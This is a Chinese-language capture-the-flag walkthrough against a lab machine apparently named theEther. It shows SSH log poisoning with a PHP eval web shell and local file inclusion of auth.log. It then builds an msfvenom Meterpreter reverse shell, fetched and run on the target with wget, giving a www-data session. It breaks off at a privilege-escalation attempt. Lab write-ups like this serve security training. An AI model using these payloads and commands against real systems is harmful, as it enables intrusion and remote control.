


这些是 ssh的日志文件!

来试试 访问一下是否会记录上日志

ssh root@192.168.91.141 随便输密码

```
root@kali:~# ssh root@192.168.91.141
root@192.168.91.141's password:
Permission denied, please try again.
root@192.168.91.141's password:
Permission denied, please try again.
root@192.168.91.141's password:
root@192.168.91.141: Permission denied (publickey,password).
root@kali:~#
```




Failed password for root from 192.168.91.128 port 49082 ssh2

Failed password for root from 192.168.91.128 port 49082 ssh2

成功记录到日志当中了来自kali的ip地址。

尝试通过 ssh 登陆写入一句话木马:


ssh '<?php @eval($_GET[a]);?>'@192.168.91.141



invalid user 为无效用户名，本来就没有这个用户名

http://192.168.91.141?file=/var/log/auth.log&a=system('ls');

将 get 提交 的 a 传入 ls 查看是否会将目录下的内容显示出来:



成功：显示出了当前目录下的内容:

images

index.php
layout
licence.txt
research.php
xxxlogauditorxxx.py
发现一个 奇怪的 python文件。
接下来尝试 反弹 shell

shell反弹

本来想传个php大马然而一直没传上去

msf生成一个 shell.elf

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.91.128 LPORT=1234 -f elf > shell.elf

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.91.128 LPORT=1234 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

msfconsle

use exploit/multi/handler

show options

set LHOST 192.168.91.128

set LpoRT 1234

set payload linux/x86/meterpreter/reverse_tcp

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.91.128
LHOST => 192.168.91.128
msf6 exploit(multi/handler) > set LpoRT 1234
LpoRT => 1234
```


run

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.91.128:1234
```

?file=/var/log/auth.log&a=system('wget+192.168.91.128/shell.elf'); wget下载shell.elf

?file=/var/log/auth.log&a=system('ls%20-alh'); 查看上传成功没有



?file=/var/log/auth.log&a=system('chmod+%2bx+shell.elf'); 更改权限

?file=/var/log/auth.log&a=system('./shell.elf'); 运行

```
GET /index.php?file=/var/log/auth.log&a=system('./shell.elf'); HTTP/1.1
Host: 192.168.91.141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.91.141/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

msf中成功得到shell

```
[*] Started reverse TCP handler on 192.168.91.128:1234
show options
[*] Sending stage (984904 bytes) to 192.168.91.141
[*] Meterpreter session 1 opened (192.168.91.128:1234 → 192.168.91.141:56056) at 2021-09-18 11:52:50 +0800

meterpreter > show options
[-] Unknown command: show
meterpreter >
meterpreter >
```

getuid

ls

```
meterpreter > getuid
Server username: www-data @ theEther (uid=33, gid=33, euid=33, egid=33)
meterpreter > ls
Listing: /var/www/html/theEther.com/public_html
==============================================

Mode             Size      Type  Last modified              Name
----             ----      ----  -------------              ----
100775/rwxrwxr-x  5891      fil   2017-10-24 10:27:00 +0800  about.php
40775/rwxrwxr-x   4096      dir   2017-10-24 09:16:49 +0800  images
100775/rwxrwxr-x  6495      fil   2017-10-24 11:48:27 +0800  index.php
40775/rwxrwxr-x   4096      dir   2017-10-24 09:16:49 +0800  layout
100775/rwxrwxr-x  5006      fil   2017-10-24 09:16:49 +0800  licence.txt
100775/rwxrwxr-x  10641     fil   2017-10-24 10:26:41 +0800  research.php
100755/rwxr-xr-x  207       fil   2021-09-18 11:52:07 +0800  shell.elf
100644/rw-r--r--  207       fil   2021-09-18 11:43:57 +0800  shell.elf.1
100644/rw-r--r--  207       fil   2021-09-18 11:43:57 +0800  shell.elf.2
100644/rw-r--r--  207       fil   2021-09-18 11:43:57 +0800  shell.elf.3
100644/rw-r--r--  207       fil   2021-09-18 11:43:57 +0800  shell.elf.4
106775/rwxrwxr-x  11527272  fil   2017-11-24 11:41:51 +0800  xxxlogauditorxxx.py

meterpreter >
```


接下来执行那个 xxxlogauditorxxx.py

输入 **shell**

python -c "import pty;pty.spawn('bin/bash')" 失败，算了试试直接执行 xxxlogauditorxxx.py

sudo ./xxxlogauditorxxx.py

回车一下




最后以上显示 加载哪一个 log? 加载

/var/log/auth.log

没权限

id



为 www 用户。